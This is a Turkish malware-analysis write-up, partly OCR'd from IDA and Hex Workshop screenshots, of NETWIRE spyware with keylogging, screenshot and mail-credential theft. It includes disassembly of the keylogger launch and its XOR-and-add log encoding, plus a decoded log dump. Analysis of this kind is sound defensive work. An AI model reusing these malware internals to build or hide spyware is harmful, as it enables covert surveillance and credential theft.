
ettim. Fonksiyonlar arası gezinirken çok geçmeden IDA'nın grafik görünümü ile 00405AB3 adresindeki ana fonksiyona ulaştım. Bu fonksiyon altından çağrılan diğer fonksiyonlara hızlıca baktığımda bunun uzaktan sistemi yönetmeye imkan tanıyan ve buna ilaveten tuş kaydı yapabilen, ekran görüntüsü alabilen ve Outlook, Thunderbird profillerinde yer alan kullanıcı adı ve parola bilgilerini de çalabilen bir casus yazılım olduğunu öğrenmiş oldum.






Analizimi tamamlamadan önce zararlı yazılımda yer alan fakat analizim süresince devreye girmeyen tuş kaydından sorumlu olan fonksiyonu bulup, hızlıca göz atmaya karar verdim. 0041572C adresinde yer alan tuş kaydından sorumlu olan fonksiyonu tespit ettikten sonra programın akışını değiştirerek, akışın bu fonksiyona devam etmesini sağladım. Ardından sistem üzerinde bastığım her tuşun (AAAAAAAAAAAAA…), AMD klasöründe dosya adı tarihten oluşan bir dosyaya (-08-03-2017) kayıt edildiğini gördüm. Okunaklı olmayan bir dosyanın şifrelemesini de çözmek için fonksiyona kısaca göz attığımda, dosyaya yazılan her bir baytın ilk olarak 9D hex değeri ile XOR işleminden geçirilip ardından da çıkan değere 36 sayısının eklediğini gördüm. Hex Workshop Hex Editor aracı ile tuş kaydının saklandığı dosyada ters işlem (-36 ^ 9D) yaptığımda ise okunaklı olmayan bastığım tuş bilgilerini okunaklı hale çevirebildim.


IDA - OGLCache.idb (OGLCache.exe) C:\Users\Mert\Desktop\OGLCache.idb
File Edit Jump Search View Debugger Options Windows Help
Library function Data Regular function Unexplored Instruction External symbol
Graph overview
Debug View
Structures
Enums
IDA View-EIP
Breakpoints
General registers
loc_408505:
mov [esp+988h+lpFileName], 40h
call sub_407804
test al, al
jz short loc_408565
lea eax, [ebp+fileName]
mov [esp+988h+dwCreationDisposition], eax
lea eax, [ebp+FileName]
mov [esp+988h+lpSecurityAttributes], eax ; char
mov [esp+988h+dwShareMode], offset aCopyS5 ; "/c copy \"%s+\"
mov [esp+988h+dwDesiredAccess], 400h ; size_t
lea eax, [ebp+var_654h]
mov [esp+988h+lpFileName], eax ; char *
call sub_40A4A0
mov [esp+988h+dwShareMode], 0
lea eax, [ebp+var_654h]
mov [esp+988h+dwDesiredAccess], eax
mov [esp+988h+lpFileName], offset aCWindowsSyst_0 ; "C:\\Windo
call sub_4A4A4C
mov [esp+988h+dwShareMode], 1
lea eax, [ebp+var_85C]
mov [esp+988h+dwDesiredAccess], eax
lea eax, [ebp+FileName]
mov [esp+988h+lpFileName], eax
call sub_4A4A4C
mov [esp+988h+lpFileName], 0 ; uExitCode
mov eax, ds:ExitProcess
call eax ; ExitProcess
mov dword ptr [esp+8], 104h ; DWORD
lea eax, [ebp-654h]
mov [esp+4], eax ; int
mov dword ptr [esp], offset byte_424520 ; int
call sub_400D52
mov dword ptr [esp+8], 81h
lea eax, [ebp-654h]
mov [esp+4], eax
mov dword ptr [esp], offset byte_424520
call sub_40CCEC
mov dword ptr [esp+4], 0
mov dword ptr [esp], offset sub_416120 ; keylogger fonksiyonu bu fonksiyon altindan cagriliyor.
call sub_4053C9 ; thread olusturuyor.
Hex View-1
Stack view
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.



IDA - OGLCache.idb (OGLCache.exe) C:\Users\Mert\Desktop\OGLCache.idb - Running
File Edit Jump Search View Debugger Options Windows Help
Library function Data Regular function Unexplored Instruction External symbol
Debug View
Structures
Enums
IDA View-EIP
General registers
Modules
Threads
; keylog dosyasi xor ile encode ediliyor.
; Attributes: bp-based frame
sub_41572C proc near
var_4= dword ptr -4
arg_0= dword ptr 8
arg_4= dword ptr 0Ch
push ebp
mov ebp, esp
sub esp, 10h
mov [ebp+var_4], 0
jmp short loc_41575A
loc_41575A:
mov eax, [ebp+var_4]
cmp eax, [ebp+arg_4]
jb short loc_41573B
loc_41573B:
mov edx, [ebp+arg_0]
mov eax, [ebp+var_4]
add eax, edx
mov ecx, [ebp+arg_0]
mov edx, [ebp+var_4]
add edx, ecx
movzx edx, byte ptr [edx]
xor edx, 0FFFFFF9Dh
add edx, 24h
nop
leave
retn
sub_41572C endp
Hex View-1
Stack view
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.





Sonuç itibariyle organize siber suç çetelerinin hedef aldıkları kurumlara saldırırken devlet destekli (nation state) siber saldırganlardan çok da geri kalmadıklarını görebiliyoruz. Çıtayı her daim yükseltelen siber saldırganlarla mücadele adına FireEye (Mandiant)‘ın da raporunda yer verdiği üzere özellikle finans kurumlarının güvenlik ve insan yatırımlarını arttırmaları büyük önem kazanıyor. Son olarak eski FBI başkanı Robert Miller’ın “Dünyada iki çeşit kurum var; Bir, hacklenenler, iki, hacklenecek olanlar” sözünü hatırlatarak, bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

Not:

1. Bu yazıya konu olan APT grubu henüz bilinmemekte olup, konu olan zararlı yazılım ise FireEye firmasının Mayıs ayında yayınlamış olduğu EPS Processing Zero-Days Exploited by Multiple Threat Actors blog yazısında NETWIRE olarak isimlendirilmiştir.
2. Bu yazı ayrıca Pi Hediyem Var #11 oyununun çözüm yolunu da içermektedir.




Hex Workshop - [C:\Users\Mert\Desktop\APT\-08-03-2017]
File Edit Disk Options Tools Plug-Ins Window Help
Base Converter
Hex Calculator
Operations
Bookmarks
Character Distribution
Color Mapping
Compare
Generate Checksum...
Find Strings...
Find All Results
Structure Viewer
Customize...
Notepad
Byte Flip...
Inverse Bits
Shift Left...
Shift Right...
Rotate Left...
Rotate Right...
Block Shift Left
Block Shift Right
Set Ceiling Value...
Set Floor Value...
AND...
OR...
XOR...
+/- Change Sign...
Add...
Subtract...
Multiply...
Divide...
Mod...
Upper Case
Lower Case
Inverse Case
Data Inspector
Data at offset 0x00000000:
Expression Calc
Signed
32 bit
Structures
Member
Value (dec)
Value (hex)
Size
Find Results
Address
Length
Compare
Checksum
Find
Bookmarks
Output
XOR
Cursor: 00000051
Caret: 00000000
500 bytes
OVR MOD READ


Hex Workshop - [C:\Users\Mert\Desktop\APT\-08-03-2017]
File Edit Disk Options Tools Plug-Ins Window Help
Legacy ASCII
Data Inspector
Data at offset 0x00000000:
Expression Calc
Signed
32 bit
XOR Operation
Description
Performs a XOR operation. For example, the value 0xF0 (11110000 in binary) XOR 0xAA (10101010 in binary) is 0x5A (01011010 in binary).
Operand
Treat Data As: 16 Bit Unsigned Short
Byte Ordering: Little Endian (e.g. Intel)
Value: 90
Decimal
Hex
Apply On
Selection
Entire File
OK
Cancel
Help
Structures
Member
Value (dec)
Value (hex)
Length
Compare
Checksum
Find
Bookmarks
Output
Ready
Cursor: 00000000
Caret: 00000000
500 bytes
OVR MOD READ

Hex Workshop - [C:\Users\Mert\Desktop\APT\-08-03-2017]

File Edit Disk Options Tools Plug-Ins Window Help

Legacy ASCII

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	10	11	12	13	14	15	16	17	18	19	1A	1B	1C	1D	1E	1F	20	21	22	0123456789ABCDEF0123456789ABCDEF012
00000000	0D	00	0A	00	0D	00	0A	00	5B	00	43	00	3A	00	5C	00	57	00	69	00	6E	00	64	00	6F	00	77	00	73	00	5C	00	73	00	79	.....
00000023	00	73	00	74	00	65	00	6D	00	33	00	32	00	5C	00	63	00	6D	00	64	00	2E	00	65	00	78	00	65	00	5D	00	20	00	2D	00	.s.t.e.m.3.2.\.c.m.d...e.x.e.]. .-.
00000046	20	00	5B	00	30	00	38	00	2F	00	30	00	33	00	2F	00	32	00	30	00	31	00	37	00	20	00	31	00	39	00	3A	00	34	00	38	.[.0.8./.0.3./.2.0.1.7. .1.9.:.4.8
00000069	00	3A	00	32	00	36	00	5D	00	0D	00	0A	00	7B	00	43	00	61	00	70	00	73	00	20	00	4C	00	6F	00	63	00	6B	00	7D	00	.:.2.6.].....{.C.a.p.s. .L.o.c.k.}.
0000008C	54	00	7B	00	43	00	61	00	70	00	73	00	20	00	4C	00	6F	00	63	00	6B	00	7D	00	65	00	62	00	72	00	69	00	6B	00	6C	T.{.C.a.p.s. .L.o.c.k.}.e.b.r.i.k.l
000000AF	00	65	00	72	00	20	00	31	00	31	00	2E	00	20	00	7B	00	43	00	61	00	70	00	73	00	20	00	4C	00	6F	00	63	00	6B	00	.e.r. .1.1... .{.C.a.p.s. .L.o.c.k.
000000D2	7D	00	50	00	7B	00	43	00	61	00	70	00	73	00	20	00	4C	00	6F	00	63	00	6B	00	7D	00	69	00	20	00	7B	00	43	00	61	}.P.{.C.a.p.s. .L.o.c.k.}.i. .{.C.a
000000F5	00	70	00	73	00	20	00	4C	00	6F	00	63	00	6B	00	7D	00	48	00	7B	00	43	00	61	00	70	00	73	00	20	00	4C	00	6F	00	.p.s. .L.o.c.k.}.H.{.C.a.p.s. .L.o.
00000118	63	00	6B	00	7D	00	65	00	64	00	69	00	79	00	65	00	6D	00	20	00	7B	00	43	00	61	00	70	00	73	00	20	00	4C	00	6F	c.k.}.e.d.i.y.e.m. .{.C.a.p.s. .L.o
0000013B	00	63	00	6B	00	7D	00	56	00	7B	00	43	00	61	00	70	00	73	00	20	00	4C	00	6F	00	63	00	6B	00	7D	00	61	00	72	00	.c.k.}.V.{.C.a.p.s. .L.o.c.k.}.a.r.
0000015E	20	00	6F	00	79	00	75	00	6E	00	75	00	6E	00	64	00	61	00	20	00	64	00	6F	00	1F	01	72	00	75	00	20	00	79	00	61	.o.y.u.n.u.n.d.a. .d.o...r.u. .y.a
00000181	00	6E	00	69	00	74	00	69	00	20	00	62	00	75	00	6C	00	64	00	75	00	6E	00	20	00	3A	00	29	00	0D	00	0A	00	0D	00	.n.i.t.i. .b.u.l.d.u.n. .:.).....
000001A4	0A	00	5B	00	41	00	4D	00	44	00	5D	00	20	00	2D	00	20	00	5B	00	30	00	38	00	2F	00	30	00	33	00	2F	00	32	00	30	..[.A.M.D.]. .-. .[.0.8./.0.3./.2.0
000001C7	00	31	00	37	00	20	00	31	00	39	00	3A	00	34	00	38	00	3A	00	34	00	38	00	5D	00	0D	00	0A	00	7B	00	43	00	74	00	.1.7. .1.9.:.4.8.:.4.8.].....{.C.t.
000001EA	72	00	6C	00	2B	00	43	00	7D	00																										r.l.+.C.}.

08-03-2017

Data Inspector

Data at offset 0x00000000:

int8	13
uint8	13
int16	13
uint16	13
int32	655373
uint32	655373
int64	2814805602336...
uint64	2814805602336...
half float	7.7486038e-007
float	9.1837318e-040
double	1.3906987e-308

Expression Calc

Signed 32 bit

1

Structures

Member	Value (dec)	Value (hex)	Size

Find Results

Address	Length	Length

Compare | Checksum | Find | Bookmarks | Output

Ready

Cursor: 0000008B Caret: 00000000 500 bytes OVR MOD READ